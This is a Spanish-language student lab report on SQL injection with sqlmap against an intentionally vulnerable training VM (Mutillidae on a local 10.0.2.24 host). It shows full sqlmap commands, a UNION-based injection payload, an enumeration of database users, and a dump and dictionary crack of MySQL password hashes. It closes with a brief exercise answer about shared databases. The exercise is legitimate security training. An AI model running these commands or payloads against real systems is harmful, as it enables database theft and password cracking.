| browser | text |
| cid | int(11) |
| hostname | text |
| ip | text |
| referer | text |
+-----+

[00:08:40] [INFO] fetched data logged to text files under '/home/jesp/.local/share/sqlmap/output/10.0.2.24'
[*] ending @ 00:08:40 /2025-08-29/
(jesp@jesp)-[~]

```


4. Esquema completo

```
sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=view-someones-blog.php" \
--data "author=6C57C4B5-B341-4539-977B-7ACB9D42985A&view-someones-blog-php-submit-
button=View+Blog+Entries" \
--cookie="showhints=1; PHPSESSID=pajinvc0t50ooim64tjouv4tq3" \
-D nowasp --schema
```



5. Volcado completo de tabla de usuarios con contraseñas


```
sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=view-someones-blog.php" \
--data "author=6C57C4B5-B341-4539-977B-7ACB9D42985A&view-someones-blog-php-submit-
button=View+Blog+Entries" \
--cookie="showhints=1; PHPSESSID=pajinvc0t50ooim64tjouv4tq3" \
-D nowasp --users --passwords --dump
```

```
Archivo Acciones Editar Vista Ayuda
Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: author=6C57C4B5-B341-4539-977B-7ACB9D42985A UNION ALL SELECT NULL,NULL,CONCAT(0x7170717171,0x756f616772626f4561504879754d4f715351764449575943694b776177634b6a73507a784d4b5757,0x716a787671),NULL-- -bview-someones-blog-php-submit-button=View Blog Entries

[00:10:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: Apache 2.2.14, PHP 5.3.2
back-end DBMS: MySQL >= 5.1
[00:10:15] [INFO] fetching database users
[00:10:15] [WARNING] reflective value(s) found and filtering out
database management system users [38]:
[*] 'bricks'@'%
[*] 'bwapp'@'%
[*] 'citizens'@'localhost'
[*] 'cryptomg'@'%
[*] 'debian-sys-maint'@'localhost'
[*] 'dwa'@'%
[*] 'gallery2'@'localhost'
[*] 'getboo'@'%
[*] 'ghost'@'%
[*] 'gtd-php'@'%
[*] 'hex'@'localhost'
[*] 'joomla'@'localhost'
[*] 'jotto'@'%
[*] 'kbloom'@'localhost'
[*] 'mutillidae'@'%
[*] 'orangehrm'@'%
[*] 'personalblog'@'%
[*] 'peruggia'@'%
[*] 'phpbb'@'%
[*] 'phpmyadmin'@'localhost'
[*] 'root'@'127.0.0.1'
[*] 'root'@'brokenwebapps'
[*] 'root'@'localhost'
[*] 'sendmail'@'localhost'
[*] 'sqlol'@'%
[*] 'stealth'@'localhost'
[*] 'tikiwiki'@'localhost'
```

```
Archivo Acciones Editar Vista Ayuda
[*] 'wraith'@'localhost'
[*] 'yazd'@'%
[*] 'yazd10'@'%

[00:10:15] [INFO] fetching database users password hashes
[00:10:18] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[00:10:56] [INFO] writing hashes to a temporary file: '/tmp/sqlmapprlsaxt4*82716/sqlmaphashes-qd8ctrw5.txt'
do you want to perform a dictionary-based attack against retrieved password hashes? [Y/n/q] y
[00:11:00] [INFO] using hash method 'mysql_passwd'
[00:11:00] [INFO] resuming password 'user' for hash '*d5d9f81f5542de067fff5ff7a4ca4bddd322c578f' for user 'root'
[00:11:00] [INFO] resuming password 'vicnum' for hash '*c7847100cdbe29050a338f78ea71f066d196ed98' for user 'vicnum'
[00:11:00] [INFO] resuming password 'wordpress' for hash '*c2604f79fa905af65142ffe0b9a14fe0e1519cc' for user 'wordpress'
[00:11:00] [INFO] resuming password 'phpbb' for hash '*ca1f8b079bb2857835107ea008871b4691769547' for user 'phpbb'
[00:11:00] [INFO] resuming password 'dwa' for hash '*d67b08cdcd185623ed5f5056a29b9054ff82d' for user 'dwa'
[00:11:00] [INFO] resuming password 'mutillidae' for hash '*e82a07f59b0d83bef29f79e41fa0f8a042ce3de4' for user 'mutillidae'
[00:11:00] [INFO] resuming password 'yazd' for hash '*3758f91540524f48f92fe932883c54f6e802a13a' for user 'yazd'
[00:11:00] [INFO] resuming password 'personalblog' for hash '*3d118fd3ffc747534a493c30adc1f23a48510d9d' for user 'personalblog'
[00:11:00] [INFO] resuming password 'yazd10' for hash '*30b462be16c04867d06113304f664bb9a5b573d8' for user 'yazd10'
[00:11:00] [INFO] resuming password 'peruggia' for hash '*5297be816cc703e8cb686d205071e9cd9e8f08a4' for user 'peruggia'
[00:11:00] [INFO] resuming password 'ghost' for hash '*9ae93952d093ed69779e70e2b192a1eb8d9f91e' for user 'ghost'
[00:11:00] [INFO] resuming password 'gtd-php' for hash '*c238b1fa6d14124c867dc9634deb2cd73121289a' for user 'gtd-php'
[00:11:00] [INFO] resuming password 'orangehrm' for hash '*82183bf1f275e47c2692b1cf81cb7a8fd16ce5ea' for user 'orangehrm'
[00:11:00] [INFO] resuming password 'webcal' for hash '*e2e1f0a3459647aacf63319694bcbcd107231b10c' for user 'webcal'
[00:11:00] [INFO] resuming password 'gallery2' for hash '*df0f41b2dfdb4aa462186480fa9922ef4bbfceb' for user 'gallery2'
[00:11:00] [INFO] resuming password 'tikiwiki' for hash '*48529bb639ec6e4c2a6695c4b3d544a9e2a21d4c' for user 'tikiwiki'
[00:11:00] [INFO] resuming password 'joomla' for hash '*470858e9b0d4910ac33acd164608df1da70a68' for user 'joomla'
[00:11:00] [INFO] resuming password 'jotto' for hash '*6126d5a029ace03dbf187a301cccaedcf232' for user 'jotto'
[00:11:00] [INFO] resuming password 'wackopicko' for hash '*5fa5f4c9acd2ca5c1e090e080175d5fcaad07d6' for user 'wackopicko'
[00:11:00] [INFO] resuming password 'wavsep' for hash '*8028371417372edad575f9653e93d7c1e87564c' for user 'wavsep'
[00:11:00] [INFO] resuming password 'sqlol' for hash '*1db6d61428c07b8e8d6876c60ecdad012ce844a' for user 'sqlol'
[00:11:00] [INFO] resuming password 'webgoat.net' for hash '*4ba609a0c9c18d80985519932bac08c604119234' for user 'webgoat.net'
[00:11:00] [INFO] resuming password 'bricks' for hash '*255195939290dc6d228944bcc682d247da57e21' for user 'bricks'
[00:11:00] [INFO] resuming password 'bwapp' for hash '*63c3ce00c4ac4f07f321e54f290a4867084a96c4' for user 'bwapp'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
```



Ejercicio 4 – SQLMap

Interpretar los resultados obtenidos: ¿Las tres aplicaciones web usan la misma base de datos?

Si, la base de datos *nowasp*

En caso de ser la misma, justifica tu respuesta. En caso de no ser la misma, justifica tu respuesta

Cuando tres aplicaciones web usan la misma base de datos, pueden compartir datos eficientemente, pero también surgen riesgos como conflictos de concurrencia, sobrecarga del servidor, vulnerabilidades de seguridad y dependencias entre aplicaciones. Para evitar problemas, se recomienda usar usuarios separados, controlar el acceso, aplicar transacciones y mantener un diseño desacoplado.